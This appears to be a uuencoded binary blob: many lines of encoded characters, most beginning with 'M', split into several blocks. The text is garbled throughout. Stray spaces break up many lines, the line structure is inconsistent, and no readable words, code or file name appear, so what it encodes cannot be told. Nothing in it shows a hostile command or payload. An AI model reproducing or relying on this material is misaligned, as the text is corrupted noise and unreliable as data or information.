M - / > T B , L A < (["] _ G . 8 _ T = P \ O \$ M I S + O D > U N & " 9 N (6 _ I * H \ X 3 Z @ I U I S ; A : > " 5 / N
M 5 A) Z . ? F +) 8 W + ; 3 K Z D ' @ N , N ? M Z] 0 F ; , U . 3 L W] R _ D ; Y @ T ? : L A E Y / ? L R E D F 3 < P 4
M < 3 4 G O 5 N " ! J _ : 7 +] J A E 3 Q T 5 . 8 ? Y ; / M 9 / F 7 9 Z 8 2 ' Y C ((2 / , C S - & R * R G ^ ! X \$ \$ L X
M B S W " [' Q T J < \ 1 [\ ' / K I D I [7 % X 3)) Z B K ! U # P K . ' < H P A Y * S A A 0 1 G R 3 3 M & 6 6 / ' T 3
M 8 ^ V & 1 K 0 Z B N ^ , B ^ 6 > W ! Y L ^ E ' O K 3 8] ^ ? ! 5] # / ; > 5 0 Q) M 2 \ W L J T 2 ; #] - V M ! & B N ?
M / 6 Y D ^ N P Q F : \$ F + 6 ' V _ / V % ! - E + ? L = * * ! / V = J + H 2 * * R '] N G B [@ K \ B = C] 5 ? - C C L 3
M R K 2 \ \ U W 8 0 9 U V (A G M O I < H . O N \ ' A @ ^] @ T 8 L @ \ _ I 4 5 R % P C Q & / > 6 Y [C 5 V ' Q Z G 7 C 5

MM1KQN&5; &9&+AK*X (N>"K) <&%VOIPO2LHD?2&<_?UAC<#-' #ND-0TAS\$C7+WV
M@G (2*PYRWYJ); 3@=C^@\@RW5K3<G#T\$<RH7@RF8>V)) 'OE") (HLE>F2Z: 611:
M^_F%DC!\=?I' 8EU-) ?KB<E8>!YLX<B)\/@0YVQQ&, (PL6+KHH&5#ZWK_ [*RQ
MD* @V1MB [53.; DFTK\ "/WY8KZ75P:RX8JNGD8-\$\`0T9D! (=CU&7WE>* _67X?
M.] B-S%B;; Q (]OU) F9UWS\F2 [%GV<Z*5IH^/ZR^GUF^>W+9U.D (XG=61_XC [B
MYZ^F79@W@KY67+^ (GZ; 1)!5EZ0) /MLK/Y) L\)\ +4="=>*) ^-M#30EDXL\$<>#
MFW. @L#+3DX; NU3]?Y, L-] V9AWWY5\3^; IZ<R2WKN^; PN [3V/HA. E2KN (39@*
MC] SDM1Q2OZW"S\E8+P&) 6WEE\$UC@. \$2>: JJ4 [G>8RTX@5^: Z, "2NKEO-7' E7
M?=/S7OYTHV=\N\U6' .M51F32!; , 483^UT#!09YS?1FQALL_*&FKV%] 9S@6)=
M4\$5` (X#0I0'>0 (=1M?N-UAA<KG/Z-M4, A?, ; *L' 06E< (#M&H [H^9I25VMZ?#
M)M?B'>UC,) T]RX;/#; : [^\$!E3] O2+TN=_QS\ (<T^RJ] AZYA%I^O849EQ^) 0
M"' B<9 (1>P, A1_^JMK^DOLK; E8B3-U5&%?DJ' Y\$!H; BDE' [PO>T608>E8BF `S
MKDSJ+_- `BG+; V\ _UK [\S5] N [I, <; +>RO%. XD [DC?: M6N) . !D\1/ (O9@AN6! :
M: M) PW?51E<D=) _)%\$!KI4*W: L9. <VDYY. H@THJW `U\ "8+-H*, `U&AM+3C\; '
ML&_Z%XISZ; NM! -D) T41. +-7] G%> \8J9\$!>F\; A!. [Q?5 [>GIC05GRSY (>E' ?
M>66&VD4! O: (:K169SK+#: V<<5P\$_' ZUAO/E<<LUO9M7OUEUDV-1>G' PV"# \$N
MP\F\$WY&N//9; ; :4LM<; [?/S, 3: MLPXSWY*T<H1+1^2/"KDW2ND; `8\$.] W6E,
M`; \$SB: :Q67ZDB^SZ?"T-5E0A4_ (R; %67Z (["\$I+>\0. Z=>TY! 28YSQG/\&] 8
M< [C93IHSYBVJC, [.S&] A `OEYMG" !WS?TM7WI] LA9ALLG#-FQS<ZJ^KO5" 9&#
MU9 [*K=LC. _263. , E#7QIG] TJQ#* &A#G^T9F^X4" 15MGV1 `2?3V) C, UZ3X-; S
M92#S-T3?] EHEWQ' 8_=VNQXB_X#**%- \$=8_ ^!Y' G1Y' : 3:\ \N@J?*#P_ \Y09
MZVSK! 8. [*] \$X\) F=??MH)] \9 [] +!-. 9#HVJK [P%O) . 2>93#RJ>^1LC?] _!MX
M##5UBC<B (59) EI3+#-FR; O8. L2R5&*G; R%7) ; RIY (DZQD&H. UK<_! -/_5KJY
MY&L@! TPV- / ^*9GA" _"GL* @T55K3?S1R0+23YD+0CWW; R. M, <DY (" -I2T-AZ"
M-11L+2: NMF4TKK/NP#7_EOHE, D2>2X7T) \$I5C (GAYS_, ' ^P; *L@8RQP/ (NI5
MB"?RK%=74*>3#4) (F, J, 1A) *^/I?E1\$) K=B: BT^4I<UNR&I*2Y3/\$B54] \:
M! `OO! [] R) F++>PDF=-/RC_Y?>%/>W; &D>Q^R97A^E] B `*%=JB<^&4FQMIVKH2S
M9OV="O?Y=1YFIU*I*WIR)=PC; VF6@T' ^56\9 [8'/_) `>*%=Q6 [[R1 (3J) : 7!
M+!] D: _UH2 `: 8%YZRSNI: "-18DD! /@ZP@IA<_IA-N, /@&] +9QL#55", *UJ] @ `
M6DNY' 9>8%TD08H4CS (.E\LDO! _>XRTEM1F\>NSX+NK. * &QF9\$ \D: ZU?8\$GM
M+U^<: 5U (2LE?L\ !D*"KQX-HPVUC+QS6\D9B#*B) %LGID<=. @HJY^" ^X_MSL
MO+; ^=) UP@1MFP%1%83#^YQW#OF: B; N\$P8>4#] WF=%B?"D, % `6\$ [_, -TH (^ (F
M<M^@W0] V^+E&AX2PHWT5. U>U, +% [IGC7F' -3KP-KXFY/EXFQ; _I\$O' QUY? -+
M*?K/ [B; XL_+-! - (KF\$KG+A<D^DBQC.] M [*H [] E7: !7" <U5UN9*U0": T1#EG [
MJMTGD^9<^K##=U] VYA/*0C_ [&/V-A#3" &S: M^R?; ; G+! 2* [Z?] TX5& (8=! &
MA25E\$/V-G_3MOF\B+; SZ9PG/+ " ^<1&NR; #ER9DIO\$F7^PFO' 8E?L/&BI [% .
MK1S+I "I' ZQ*) *P_F7. CE//00 `; 9L^NXLTM&, ITH<XW39Y@%AD<F: \$KK\T `M7
M) ! IQCNG. W. _ . [+7" 241K004, + (FH (1MVRJ/C. C=7YY+N%! ZY+6P (C\=7\ . 4\$
MI \^NQG", AZ%ZV#200^TP*%@QU-C=1=% `5?F3"=%/%) , O90*2: " [. 8; @; -TCZ.
M [+T& (P0&MP<4B: F% `: S6D^, A9CNEMSG7: V1K_J; / [LWG? \<9! ; #7#&: : Z#_ /
M932#F: >S#>WS1<AUZZL>+R&B [D?H' 1/-^8&] O [=S<H5", 5C+&IX2X*QVJ@5
M (C@&X; #@EQ `DV_0>E2A: Y% [%N: S\$&J4N (0PE8R (, 1? `LA. G7J\$Y04. JR; GRK
M] UG90-R! QSP+MR4B0KD%#VDUV&27DE) SQ^P, IO*DG; /_T#M8+>X, 'MN) N: D^
MJ7YRVH6B/B: <+) : C\R' 6B `R91-A@O\O> [BU?, [TT><FR+S [4 (`_%>KZECOI2
MM43<? `<U#>X6X#J*], VP3^<OP<: /<AL\) VBQ*83: ', , LJB9Y6KUM@L>#B2] !
M6#Q-NX-_G6\R+_7*=A! 6 (^RQ\$2^>B' CMEP^5H1399=Z#0GP:] =W<7M=H6\$MK
M<N"# 'LK><5 [VO6A^"4 ` , [O [R; K@, 2] F*QPQGULY+WCD; LB6OZ6\F_/VGB (/ ?
M0/2>I \&>KC6?%. G>_ /3WY! E<@^_X9OW9I_GV*%* `+DK>: DQD] 4! 9G?2\$?: ?
MW* `KSU@>X&5U3CCP; B@R1G_1) , W#5T>&1WQ_PZ2YR9O: ?=0^// *] HI) , NE>/
MWJGLN<) . ^3AG; ; ^C. HZ\] G.) MZ\6) O; %YK, @ \$F/ (7K `YU (-, ZB\, O2/ JY39?
M@; CQ5G1C, SHYC (. %J, OV%6WQXJ' ? . <_T%I/C8E1D/\$4D#*) !FLJSUW] "8P! J
MI (JE&DQG [I_91AC] O? _-NR2ESEM/L?VYVA-; R. /N* >1+P+^>5%OATFUOJFBV
MD+) : R2' RKJHA) K) J0Z; VT9IVO' F\$<DY\XX9YZR\<54>RIV [UU `RXJH@9?MH3
M7D+R34LK] FZ. . RM> [9' >ZG!] 8N>+X4' 6 `F=] 6W>&AC6Y0^F#Q<] WHYBW/FD"
MZ/FKMN1?<_T5>2GJ4QVPE//] AT@. @@JUF9Z%=F `YA3@L#: 6", %RKK: OGS) OI
M8<NB" &NDT&K, O\] ' -G?<MA (L>ZR0ZW?9SAFX_5OUUWNP. ## [E\ ` \$0+2: KZ@=
M8RW%Y6JD5G^) &1?481] D^K (@W] QY=/R%E<XZ, ^Q/V\$=3XL/^7] #%! \L: Q\$>L>
MPZ; C^0EO=EYVK9] , ?/ "U/] GO! 2OW=\8LS\ -H&V3^5DWU] #1X: --OR@UDU0S:
MJ' R `] S_Q [Y<: 5CR6X, 0] [V# "\7PPH8ZR' M) A [7D\ P [/ =/EKPD>#\$. 5U' TRX_
M7\ E5T64#+S ` \ `<N] Z.] TE_ \$U7/Y: .) E! -] Q8- ` " = (; 7ZBC&%QW8. M5 (5KF#7
MHK7A6%PWXR [@,] S" ==2F, BK_ S6W\$#KSV% ' =J<7ND#AMM: 2-R\$>G379 [L* >/
MW- Z@T-9>&H' (*B=S] J`F^ \$O>FFCJS#>I [=4#UZ) J+ULM"5: !S4P"NH5ZJ1] _
M? `Y<7 (T?X<: 7^2W_ \$; ?') 7IKSVY-N&: LV [S9B^ ^LO\$Y7=3T (D1+8E) LUWG:
MTC7/7<6^@; MZ) IDD9^+F_ `SUBUO^# "N) W) ^ [LT05C' WOHF `UJ' -1=1RT0G^
MCYZ9E4K] H_G2NVH#R7>QQ: 7GK* @_4UCCR+_6 [TQ] 7O<. VU*X3D5L3@E; 7%FH
M] ^ [<HT5 (`DXYBK ` , AL_ 5J3<-0L31+ST*2! KDFIH! 9B^/V7' : !6. \$ _S3X#; &
MUF% ` \HP0%M') Z@N&) JK, : U\GA [// / O-GNGQ7@ ` ^JPBED' #OOD7S_, H\$&SWD
M: QG5OYU<F' M9) J/ Z/ 5! T; N@?/, WH] SO-U: E7+10 [% . \7=\] >0YM. 1; 4GDQM:
MUJYF8N@) L? : RR! 4H5: >^L_) PPISE- (R-2Z^9 `W4W) YL/; +=G#KZH: *QES! ^\
M+VYYJGAL8%. > : R#P26RB?876B?3U6K. _-\$HMCRV4' % " -SW4VW- (IYYI9H) +

M5S ('AAI^5E/5]1&16+7)%[SP7+V.'7UM2]9=7S_N!.KRQ&IHLM16'E=X<B2N
M>AZ]+9>L+\N)#L(Z[E7Y#9ZNLG_LO/;ZV8MO*!V]SY[/GM42,F9I\$>(=?-)^
M?>L8NAA(_L7_35Y@802F'^KL=B'N'N'94+?'05G^S:2/\L>EOU)*UZA7FT?^
M36M[".[Q&Z(+>\NRP=MXZ7U(<>T+=)ISJSN<#1=RE5!X)I'-5\Z)@R[UW+<
M7U%XY]9]D4\\$_S_G2=AH8D'G551%G>+):W\?CXZ4NN4CT\0;KV53T59?HY^Q<
MYM_L6*EGJ%'*[@>-AUY:M[113G8YH9\$U[12](D;^(9;AW5L&PF%\$+>6=[4-
MR;]:S2')<W!-M>)/O0G'!FOZG<LO?[U9?;0<7:BNA#')G>@)T)(G.C'A.M'
M?PR1DQK6X,U0>N=N3'QE"-A6OC[K;D<IN,AY'WG4H-SV-\$+;=[?B^[UB\$_QB
M^)]++<F\$OV7(N/)-O'!QC_7J)RTE4;T@AJ)OACH!U6I4\$+GEQT]L#ZW/&N!\O
ML7+6\$/C[DIC)#8VZ8T4%VI;>2\$;8CT;9Q'"A?C50W_UR#GX2K=.EKWPDR>OQ
M=>B/7,8JYPO5/7TH3%"- \PB.U:KA+.Y#.3=G]YY5ASA^7^_W51_,LP#IV:JG
M_/M;=YZME1-[R'T/Z:NI!,T<TVZW5]NU'QMJ5=/QA&R)-E'9,=*)(")ZVO?[.
MK,YD^ [+^5:84MOP09\$(C1B*#\^JM2NQL[+(F)WC/5A.'\$Q?N&_@SZZ"A;26
M*]N:^JXT9!\$\GI\NNG:S_%S=WZW"!CKY;O1FXE!%IG<?870#5/U[_[8/S:+_
MG,+U.#T(Q;2,:FBC11V,RDXJ<+:=:V]7)QXEDD(R7\$YZV'Z.Q@6<X?S9R=7WPH
MG)+&5Y^_Q.M-XK1<3+)=T\$Y8M+_G:\615U\$K4K2QXG4I99"]S="&0=2<"%5
M#/0\D+>-XBOJR6]9XC=&8-,J%1U2:=1K:/"?Q.:9.3!PFB%J(GR#*+(E8GV,
MOT+P[. ?8,ZGE70>=H*X/\$6)#59^WEI?' '=I@]@=VX'"=[:2P>YO7^J+EBQX]
M^QSB'=N&];JU7^&.S9IPJC<3<D+26391//LA"@>'>'>M9-7E<&6-O':>]2VF
M9%W)3)FEDK110,6ZI(]%1I^.;4F3?)I.B=2//S/X>(-!0:[E:,L-\F9J1>(5
MQ:)IE>9IF86[!Z/[27'9U\$4+V]G/O_X.\@\$/&6J)&U5GGIL/3)G+"T)7>>U
M6`N"TSSW9FR+S\$4ZV,V#DLMF&E>*S'^EH=O%T23NMAKW5NP%9H:TI)\Y%WI
MAJ+;1JW6,<9-* .OEQS2'RBY%*[H%.\$8?WD3K_[UJ+J8'S\"]=W=;5+MOH#MID
MJGS1P6/E:.,9.;R'YJ<^K34;90^N\2,;/;]Y,6(/C*%;-7!!\$#L>2#_W3*+DE
MW:8IA("FHR*;</>'7F=IJE466DSYL3NQ"U%?K^&H\!99_('\</<[9Y.OPEU&
MX/5J5;M\Q_3Z"#C&BXCXY'W)=Q:#IR2RSH_/9Q)P%J^EOW%-VM___Z-E:/I
MH@B%W-)T@L;<@OV':LE'R' BVI%0)4Y.__;#^21"P";SJDOS0?9#JG#OIVRZXG!'
M2EG2_':Y5)60^T19Y8:KM@<B[:[-W51GQ:GF1X?'WREN[XFCOB\$#/L[A=-%W
MQJ]^2@YI?0]M#.GEQLE#IQ6\<"5X<8I=!40_U](RY@)]Z3G&HO=,GH[TM1@8
MX/G&,V;92&7@IT^M66NG7Q,E?F6S8S9Z":\<E^]U\$IN^UQ:.[(*W3\>6*P^
M5G#66YM<TYZ4KW6GS&XWJO0MB_9F7L<9HF^3*XYM.JTF&"B4!75JK[]CW-0Q
MF<(*:'*\$*X=D9Z9G=X@C,64UZ8@^ [>WTS9>)/<NHM<N%@FTF]S%!*ZA7<H
M#PO\#!]8Y]ZM.K#:U!.XL6=%7@IX=<X[Z]UJGE?2*5G%\BV>'E3KTXR[>' ^
MS\M*7(!!5/:W^%5UFQH/*R53M\+S9'. ,8&7^=KLO6SO&V>]EX>HBI; ;FY%]
MAW\$(@<PS\$HZ/EUM(SY4'A\$9,S_"UUW!(R55'S[KCN;B+,%)T9\%WF'9B3S)
M/\S3^K^<Q4:ZD+Q]P6_!-KI>CM;J7HYL?%0P^=XT@Z;T!-8,R'7A,-^&R+UW
MX>=77SI)LK^X;Z6V;:B>LJAU#M,^;_CN#KX@\$(+ [NG#-KE+\[\$ZE\="*7^6X\$
MSPD\Z],_7/EJ!=\QJ'5/' '\$&1#C0" 'F?J%(+/0-B#8BW^C6)(-T:U&'@AH`H
M`N(\B&1?E>W];0L?S9IK=@%I* /<33+[#E_04+8WN#=#Q;CHTXKM2*JPVX<W]
M`SV+S91RAS<I?R',8**-&8)W8[^^+EJ[QQ%P'1['#UL8_'<HP"V>\0!%_!D
M",\<T,\$07OQG0(K^IXX\$P\$3"?]CJ_M*@-/N%1F0_A!#V5S_D? \$00[Z.>C4L
MR?H7INF;>NF;9I;VU48IV1XL7'?3&[2[3Y._9S^&?KO[\$S&FV&KO;7SX=C->
M?D:H\$>B+>4=_U]55H^_:#MQ[I='9ENTR((\ "'@D(')\!R5-?((!7']C4KEZ;
M9-TKBFW5D">:PW>,"^)RGQ[NVVR[C[B[]2YUX>O],S,>% (?-H_B.B>; ;HRPF-
MN0B-AI\$ZUA.CZ-;K6"YLT<@<O;5B' '0KXW]P<(WL^I^A5K"=?_ ^VCFP5[*&?
M%XWALH[PV*]G.TZ?G333D_7,S^5BP8X</])C92_*G^[/D!55=.3&FQ@_,H!,
MGYTS(ZS7H3DLM3Q2M216M:12M217M:13M215A9?HTC![GNN=J<+,\FD(N2T3
M*=2ML'Z>6R[0K?!^GLN;J9HG?K,@F*V:'\D(FE[*L/J1SI(_/9"!F5_&Q8*S
M-IZZ%),DBIG?QE6'6[,_;G++:.J27\2U%L'IV(K7,9[:%)\1%#R]DL\$5R;_
M;GS+9FJ3G\UU@_TVD;J'K3?I-?C=<9\#.K7N%]-B1M;@%T=,5M3Q(V,\$-E-B
MPQON>+R^B2/K",:B*:9#) &(C8FG=*;1#)'(Z?U;ML&4NA2F^8R!2/M]6OT(
MCJ)LIIX,\LC0?5IC:693<\-:KC%LQ? \$C6VDV4W7#-*XQG-D)' +UQ1E-WPT(N
M&NRZ<?7I%.O)[X917#0XH?OE5N-LIAB&65QEN!+[Y2;C' *;.AGY<EMCP\$^JS
M:D:3&H,&CO/L<1/J0VH&DZV#"H[0.&/CZE-J-I//@W".[(PJ:76Y-:,9D1%S
M^U96Y4RF:(857.FX)^-+XVJVDWJ&_ESI>%3[50I6K*92AO%<FCCI\$TO+BP:3
M[(,JCD'8*^,X%E8<IBDU?1E;@[* .HMAMXSCFI^RFFH;17"LXGA-+ZXNFDY2&
M75P\V)_EZ8YS29E!XD=7=B1TEF6.0TFZ0?E'5W8HE+KTNU7,Y@&81U=. &33
M6.8YC2<)\!T=[UDG4U@F.2TG=0:Y' `Q#B:65IKU)OD'11SOV>A3Z[+MES+>
M(FGV?6T\$.%<YJ!Q%\C\ (T[B>@811[[L%)+U-)/C6*PF(; "<BP?AN9*31GC&
MQ0YZCUP,\$L7)#T*,F.WD&D5<B3//N]'BF/+&1G!D25)@3Y&A11[\$20S"CQCM
M%!B%74DRS[G1I9JTQTISO">.,ZY+FN!>D-5%/ ,0M#7X>P=_)YM^)\$NU]\$H:
M9^D4CXNHBL:Y!@!)U6N_2L>3VM0(%5IS!CI\$*FW0LW4U#N=,2LHC*S5UY>
M0*.V)Y:6YM8:6#\37MB5*U2!GZ2\$,%:<:Y'+_@1)U+@J/:(:FPVB'6QFB/
M>JU_-, ;&9&"&KIQ9LJFV5KRI9I1L;9*ZSNES&>U,9GFMI&O-* ,7:!'6;\$S(-
MQY&.ROF,=[F#^\$/=0RA7J*B1XPR_1&Q2DM!L/I>+*%^HJI'@C+_9/*4\&0
M.D9,EMX>%=] (:<XM.@W#D;E*X!]3-8RD+.,].KZA43&/+&64(RB5+@F&6FKJ
MCOY158]49:8C#)6!'E7UQ!@=P[UO'9.E?VZARQ1FTLLEI6QKJ\$D[])D9U/8*5
MU8^T5?;^/*A!B5_443.\^2M# 4&H8!0@JT-) \$M64DGF/E];>PI91SQ25ETIF
MUY12>\$^6MMY"E>' .)=;2.K6E)] [3Y0VWB*6<<\ (J,\E=AICD'D/E6;=\I4]
MSR"7XXH+U%I00067QMZRE`W.,)2GB7?56E"_#9:FLB8J5[-&*CO621K."96J

M-22@EJDH5%00S:DWQ&K4P, 5JU, \$E+E?#Q2_7PB4OUX3%+>%) 9CHS:D<=Y=F
M_HM5]BQ!*Z, L82E#4L!2 (2BH+.>60%3)+!BGUDB+5<8J"516-:=06?N3JCX@
M7E=]3#\Q2JV2%JF, ;.ZBPE=@4[[]Y[S<0*Q.BS9H_J8;F*D-) H5JZQS9K7\
M6>*F^IAA8LSB%RM1F=_, :SFT!'PU+NV=\$=L/C1CEW_"Y^3, B57Z_@2J(R9[
MU.\$2W^FS*6@\$S\$W, ;*A%QF\$:LVD<CUE\$U&.7U<QLEP)*2%7C, MP9L@EJQ, W]
M, *=2B?>]3H"Z3E*3/)G(\95%:3UMF/N-07B@%H381DV3*IJCA-T=K+J)25^!7
MOB].4R.9H&+"IJH1., =KJJPB, 6-1OB]55J?QM:+(K>>HDQD1J, <4\JR3C)I
M7K_AAT;RG(+YES+C&8_R)*F3.@UBZVZ+@GKB, N49T7(5*;PZ#5+K7HN*>JHR
MYQF3\GDI?W7K&' ;31!+K'HO\>O(RF1F5<G8IS;IE\$NL^BS+6@#EV<\JRLQE&
M%9X_6^4NDJ1J9W&BM<MTUF, 6T?4\$91TS)^7W\$OEJ9\DN>L[?EV/G!, V_J03_
MR50G2!*MXR8YZSTNKJ<I, YRQ*8^2, E3+C'\$Q=5; '3M.J/]<-CN353XIOJ.6
MF7AOX"R+.W7<7L]1!C_#7TXO^5+;2G8V=%Q;+U!&, P-6'N#"I.X6'E=@[HZ
MIZ>2UX;;*^FF"EO>[\J6D/BI*J@&=6O.3D6H';=' ,D*55!WV^MA5): \==T'R
M135?/?3&'H' &3R?2F'RFS+X\ P(, M*U&MBJ(:)73NATI>1UJ_9+-JO'KH@P4<
M#9BNC#Y=IEY>8'76V9B2I5)->KMG+1*7F?:@.2B:IUZZ(L%\$HV?+GDMZM.<
MEHI05]J0Y*FJ1#FD+UMVXF\$59C7J^YR0RG:71C_9>]F')':7I'GJQQPJQ94N
MG3\$@F\$'"!;!P@*@P'@0U2('87)'', =P@'6*@'5'\&/IA01K_6, 7.!'\@60#2"
M'!J0'#D\@'!'!.=]'N1P'.(>Y#"', @1''02X!Q_!0G'.68\$!13(H00)D,,)
M"%F00P82((<5\$), @AQ8D0'XO(.A!#@E(@!QF0%2"'&J0'#G<@+'!.10@'7+8
M'7\$.<NA!'N3P'^)=#U@@!+'!'/E'12\$5'5'0TD'5'04D0\$6'!T0'B*\$!'1"#
M!XBW\$:"\34!Y/88'\0"(YVY'1(, \$J/)3(-\$+B'J0&'2\$5JB8P.A_0)'2[TM"
M<94-=(F?'!\(C_O'GO/2VP!(P3:, QP"'\C'O', '9F.>(G\?I-#*'S@%X.P'1&
M'@%#%3'0@5B1>"V*\$AUX.'H, +*B'6#6'GD2\$H\$C5J'<P'I&(H\$NKL'1!^#(
M;@^'R8(:P%02T@&, %\#V@%53\$0'C/J7V^U*#9@;LZ\$'HH'%'M@/I1\@5H!((:
MH'D\$'WU(@#YOP, (4Y8%, 7J'^H(8]T)'\$C0&415\$"U'#&4\$H#>&:'?V(!&DE'
MPP'H0'&84A;0@', :RD"%J6*'AB2H'8Q1'@<, J'RD+06E=08R68#X>'#1')'Y
M\$(((\$, X'@>:("'ON', :%L#4%84!'A<8^1'H/!0'SP:LK@0'0'I'#: 'B)5!'
M@P[\$#P'\)<'O'_G1@2U3!, [)G_H'%@C, %AU4*^"4_&D-0D&+\@30/*#8QZ!Q
M0-O"#1HG%1C'#&BT'DG^@2IO'R08'#4R@88:<, 0#U'!-GQ/4'\J@3P\$); ('&
M, ^A(, G#\$!'^AS!\S-!_, P('OP("ZPH;-Z'!(\$VE!@P%DY4'/HS)H!\"@ 'PD4
M[@BTLZ(@%U1H)I'++-<<'BR'V1)'W7'\2'4('0T4RH'D0\$AN'R'R'T*'9<Y*
M'X@)'&=\$EP'0LX, -\$'3<P<U0\$>R@084T*'#1C5'\$7XM&D"XRH[#'0S]D(_Z
M!+.W6>:@QY]C@%&A!QAQ@\$-\$-&4@'T0D'08W8)P'AC5')/1^3'G!'+('G8
M6?I]ET\$!8'T8CR.@!C&^'H0T8+B"C#S'8', , , .X!@[O[R\?15'\0!@PD
MD''D.*(\$#\$/B'(90(XC,L!0!'Q9D''D.*(##\$?'F'2, 5E'.5L"0'@QZD''*
M00T8EH!1"3)'2@'0Q,P;\$'&* '<]8'@"QCE@//L#BX, '%H<, +([/(.3C-@4P
MT'#C]@P!(P,P(''#';'Z'1'1:8"!QB^S/V^'F-'0@(@X0.0D)\12#@, &&B'
M, 048G2!C%#P'P,)Z&*.<\$6\$'_P:*#3Y&O2(#!P^!P5(.!:8'>B\$0@7(.Z!
MP, '>L''!3!R!O":';QJ':]:P"L" T-TDY&, 8&\$X?V*3A_B'?L:G\$[Z3PPJ]B
M*D&/T59'_R6'6P7X5>#5'1C+#8A=(P'>'.!T'\$8&8!T']@+@)P""T'JM'!
MZ!*8(R6051XH2!\)\P430^?#"+\.V0*P''!['1'&!, "F''@4>FL(@(&3)Q\=
MR&H.9&4&P'<@C'%P%'A@>P)'%P, [)M\+#!\#'"C'K'Q', #H#('E@*@\$@@
M, LK'P'F'%@#'#<.'/'V!QP#T#X#, @S\$3H"S'62UF"\$'4'"0#0&F@X8#M
M905!0*9IT+PP', @2@\$(E)@8B%PA)(+:'0'\$B%@AKH/, RT+D>Z!@'5.'0-'(P
MUWQ@2\5, @<YF0-'#H#8'M@)@/[H)Q!L#, "@D8'YDT8!';" '#KQ'V' (=^(\$
MWD"'9Z##+0!C'UF9@'D;?@'JJ0<'H.G' 'B\$, 0\$5'A'"@&Q, P+QW7'% 'CB8
M#QP<!(+:'(';!HK-E'5D''<R_''''0"(!X!"')&@)1!', @5'&@'D'8'=0"H
M'X!]' '#]G@<!'%98H\$]9LH&0#''%'')'D'+P#[7QUL=HH_D!7UI][=<A!9'P
M!(0#(, KU'#\$)\$@:'L''\$)*, !5B#&'Q!6'", &=[(MP%Y+_VZ(!A)U@('1"/(
MP0,)D/, 9\$'X@!PLD0'XR(.Y!#A%(', [.)T'@'<[.%Y''.3" 'B'(YV''!<B'
M(OMRT\$5\$Y''8A+DX(', \$R'\$'!#W(004)D'.:827(P04)D', -"!N0@PD2('<)
M\$.<@AQ'D0'XRL\$!>4!&\$00)4!\$.0'!5!\$21'17'\$1#N(D0()\$&,)\$B'F&RBO
MVQA07E>0F'(\$, B'>AP'Q\$R1'E6<'B5%'V')"W!@H)N[)=?2*R(+<K'9TW;I'
M/&'MR<6'Z; '&Z1'#(10;V0<8Z'.U;_IG'5@TGSX]B/Q7'Z@U_, \':JWE>2SQ
M!+^BWX[^A._*Q[[FD'D83SR!;(2=;LX1, [0'#R6"1MKWTMCG+N(SUX#KP"
M1X!81*A42;5-'=5_K4!\9[2+//)*^(!+GQ'ZHI?79?_%Q.1@XW(*)I<Q[9>X
M[6Z7]@*T'\, 72Y]=)AKF;, [>]K/LZF']653^Q+7*, E+/1=*BBFN\$))'U\S0J
M!82.SK=YZDF*)QU5MKPYEAZ'YM/, \42HV=X;V!)5HU%J<57TGB2[L_1.F#7
MQ0S\$0WYGT/%)>AU?C2JJOVCIK6+CW7L4"@^ZUT83@2\H#DY]P26Z3S29--E'
MT:;C,S;XK<?^HGT4[@*G&'U:A@I2CJAE0(C5<S"S5IPN*' ^S\$NKKNWD/HKF
M\$1\IBY.;>2>X6C/9@D:::8CZT'\$Q!+#^'5?>\$_C52\$, 7J!>N:' +WS_3M;MU0^
MX5=O, [E?38XEV6K[W'X7\$C:K'T;EPWSE4(CCV+MPP'PZ&*!\$9?9PB1B:*9B'&
MLP@' *<&#?2,]IX[<DU?C-...:DXNV&5*(4!8#^6\4'D1]8XDBQ)CNH)2=F
MT\U0H\$UU2V_93@?]'D<_+_:5*/_;&J#AKN>TMP=O^LZ+4, ?67OJ")F1OQ^M
MD2Z, \$3\$Q)., T#+9EH5D_G%\\$-BPLA2#\$'#;E6GUZA;708B9]/ITUE%5/GIFE
M:H5&4^/\GP%O?)GK4R,]!FVV<!.S;G'!N^LWDTWG+089GI^>&=\TZWU4'
MVH]Z\4@:![&JPZ.-OR?\$(!>)W;L-R1A;%O^B222Y&V3++5&P/CYNK(_FX\$;+,
M:J>.&VWP', LOQ'.6\$N38OR68";60Y5I)4"93)/''UC#K:R?) -5(D^(A0'315
MJ'7X.;I0, <^'.UJHKBQ'D;':V9BJJ@Z-LEGCQ7UW==SXOB\$. /T5%KSY4R\%M
MI9"5-[-EGRG-:TXM\%275!J:51LJR>E*"8VPDVT]Y>7@8NJ?'AAUG, I:BO6

MT3/H6=3%H7C[CF8+)4</CJNX6UA01&6CVD4-[, #, MO=*: `?BM4] EX_) IFE `G
M+` PK#MX[0<+1R(-K2@261_3YN4P%`?'N%/]>KH#VZ9J` [ZTOC)=7/&=(2Z#
M, I/V[AG>>9C-27P(_^A, ;!*EY`XU=' #P"_N=V)U<(Z&%`*M4:>R'_=F@U;O^
M^ [9]?I(OOICBZB, W<!7(4V?.G1, SU) `\\RE>JR-PB%;8\X[^V/*, EFIA?7N)7
MT-#<(<V>G[SZ2ZMSN?>_`U8HT-%, 5K*4F4X?;D-H`B=ZX+&4+'%M<TRTVMY0
M9JN:H)H9>RFJRRV:)\`Q' ZB\L\$_:JR, 0-+9JGF2=, R*T;6 [=86+\$BA?4W, \$Q(
ML4X5?\`[!L; :S!\SF3*0]-"CUX/UP>/-7WNNV8KCDY" I& (@E# (:*.!Y;U[AF[
M]; !P^`P\$?QLWT=U, JWI] JEO#_ORAK"=5EC6?9GY9/H]QVT@2) UMNWE-W4' ZZ
MZS#%=N*5S\7)GH1U?GK^2H\$3LG:2D, V1=^NZVXH7^LQR3K"03FM&JU=]RNB?
M] #ZA1UQOKW0G71<W]WL, Z`X1Z?PK:HEJ1_2]S.EYC`V-X+X5MXT@#I\$^Q" T9
M`K&\`GT3ZW")BWW923MQI_&R]OK\$02^EJKJH%TIAU?H%89_UQ72&2)OU97Y.
MLO38!>:(FR&\IXY;?H:S_(>78J6IUZ^N5-S5[F8']R@B+?<J?'T_<Q9S"ICW
M^G@+."Q^, J5S/*Q\6Y4L=?Z6W6]-V!KEBLCA0LG-B'JT@JF]LK"Q462YI?T"
MV[HN153TLS5\$261G_>Q>F.K;_G5;_9M, ,CA6:0Q!"06\$7-7S*8-ED'*ZZJ
MF61W(@1#1H+#W'XQ?A5B#1<;(D=70X003<%DEP[V5XLQ3VE7\, ='BH>2_DV1
M`F'Y`Z]PL4B_CK8)]D/R?`, BDX1>BO4#!F_-=KDYE2?J-K], :Y\$HTT)" :5-CF
M:!!V/;]@>GI_) *`88%0TS#`#X\$K-UYN'PC, R:0X@L_0'BB&8IN`'Q4M_3J?-
